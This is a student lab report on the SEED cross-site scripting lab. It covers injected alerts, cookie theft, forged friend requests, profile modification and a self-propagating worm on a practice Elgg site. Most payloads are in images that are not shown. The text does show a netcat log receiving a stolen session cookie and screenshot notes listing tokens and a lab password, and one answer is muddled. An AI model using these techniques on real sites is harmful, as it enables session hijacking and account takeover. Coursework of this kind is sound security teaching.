

Lab 4 – Cross-site Scripting (XSS) Attack Lab

CY5130 Computer System Security

Team Members:

Rama Krishna Sumanth Gummadapu and Nassim Bouchentouf-Idriss


Task 1: Posting a Malicious Message to Display an Alert Window

Figure 1: Alert displaying on the User profile.



Task 2: Posting a Malicious Message to Display Cookies

Figure 2: Cookie being displayed on the user system.

Task 3: Stealing Cookies from the Victim's Machine



```
[11/30/19]seed@VM:~$ nc 127.0.0.1 -l 5555 -v
Listening on [127.0.0.1] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51412)
GET /?c=Elgg%3Dspu3rqebbeasehf1u74lago55 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Figure 3: Using netcat to capture the cookies.

Task 4: Becoming the Victim's Friend




Figure 4: Charlie Id to add as friend.




Figure 5: Boby Id to add as friend.

The screenshot shows a web browser window with the URL www.xsslabeledgg.com/profile/samy/edit. The main content is the 'Edit profile' page for 'Samy'. It includes fields for 'Display name' (set to 'Samy'), 'About me' (containing a script to add a friend via Ajax), 'Brief description', and 'Location'. To the right, there is a sidebar with Samy's profile information and various navigation links. The sidebar includes:

- Search
- Samy (Profile picture)
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications

Figure 6: Code to add Samy as friend who visits his profile.




Figure 7: Samy is added as friend to Samy because of the malicious code.




Figure 8: Alice is added as friend to Samy after Alice visits Samy's profile.

Question 1: These lines relate to tokens which are used as countermeasures.

Ans: In the cross-site request forgery (CSRF) attack, these countermeasures are disabled. In this case, it is not disabled, we only disabled the countermeasures related to cross-site scripting (XSS). The challenge is how to identify these tokens. This counter measure for CSRF is not effective for XSS as the token is not a secret to the injected code. In order to find the token, you can turn on the view page source. This will display the values of the timestamp and token. These are assigned variables to JavaScript and we need to apply these variables when constructing the contents of the url.

Question 2: While in editor mode, this adds extra HTML code to whatever is typed inside of the field. The attack would then be ineffective in this case.

Ans: No, it is not possible because while in the text editor the code is wrapped with <p> tags. Which results in the script being non executable and is displayed as a text instead of being executed.

Task 5: Modifying the Victim's Profile

The screenshot shows a browser window for 'Samy : XSS Lab Site' at www.xsslabelgg.com/activity. The main content area displays 'XSS Lab Site' and 'All Site Activity'. Below the main content, the browser's developer tools Network tab is open, showing a list of requests. A specific POST request is highlighted, and its parameters are shown in the 'Params' section of the Network tab. The parameters listed are:

- elgg_token: U3qxn8zkeD7Ph-IRx26VBA
- elgg_ts: 1575206087
- password: seedsamy
- returntoreferer: true
- username: samy

Figure 9: Checking post method to see what is sent when you modify description.

The screenshot shows a browser window with two tabs both titled "Samy : XSS Lab Site". The URL in the address bar is "www.xsslabelgg.com/profile/samy". The page content is the "XSS Lab Site" profile for "Samy". Below the page, the browser's developer tools are open, specifically the Network tab. A POST request to "edit" is selected. In the Params section, the "guid" parameter is highlighted with the value "47". Other parameters shown include "interests", "location", and "mobile".

Figure 10: Finding the GUID.

The screenshot shows a browser window with two tabs both titled "Samy : XSS Lab Site". The URL in the address bar is "www.xsslabelgg.com/profile/samy". The page content is the "XSS Lab Site" profile for "Samy". Below the page, the browser's developer tools are open, specifically the Network tab. A POST request to "edit" is selected. The Headers section shows "Accept-Encoding: gzip, deflate", "Referer: http://www.xsslabelgg.com/profile/samy/edit", "Content-Type: application/x-www-form-urlencoded", and "Content-Length: 1270". The Request Body section shows the form data: "_elgg_token=rEHGSDM45Yll_GzxOT3pzQ&_elgg_ts=1575206180&name=San".

Figure 11: Getting the request body to manipulate it in the future.




Figure 12: Pop up of the request body being sent to be modified.

Question 3: Why do we need the line if(elgg.session.user.guid!=samyGuid)?

Ans: This line compares the guid of the user with guid of Samy. If this check is not present, Samy's profile will be modified the instant the attacker saves the code. The code gets replaced by the description where the attackers want to place it on the victim profile i.e. the attacker is the victim of his attack if this happens and there is nothing that can be done. Also, the attacker is neutralized at that very instant, deeming it useful for the company.




Figure 13: No check if(elgg.session.user.guid!=samyGuid)?




Figure 14: Samy worm changing description of the user.

Task 6: Writing a Self-Propagating XSS Worm





Figure 15: Self-replicating code sample.

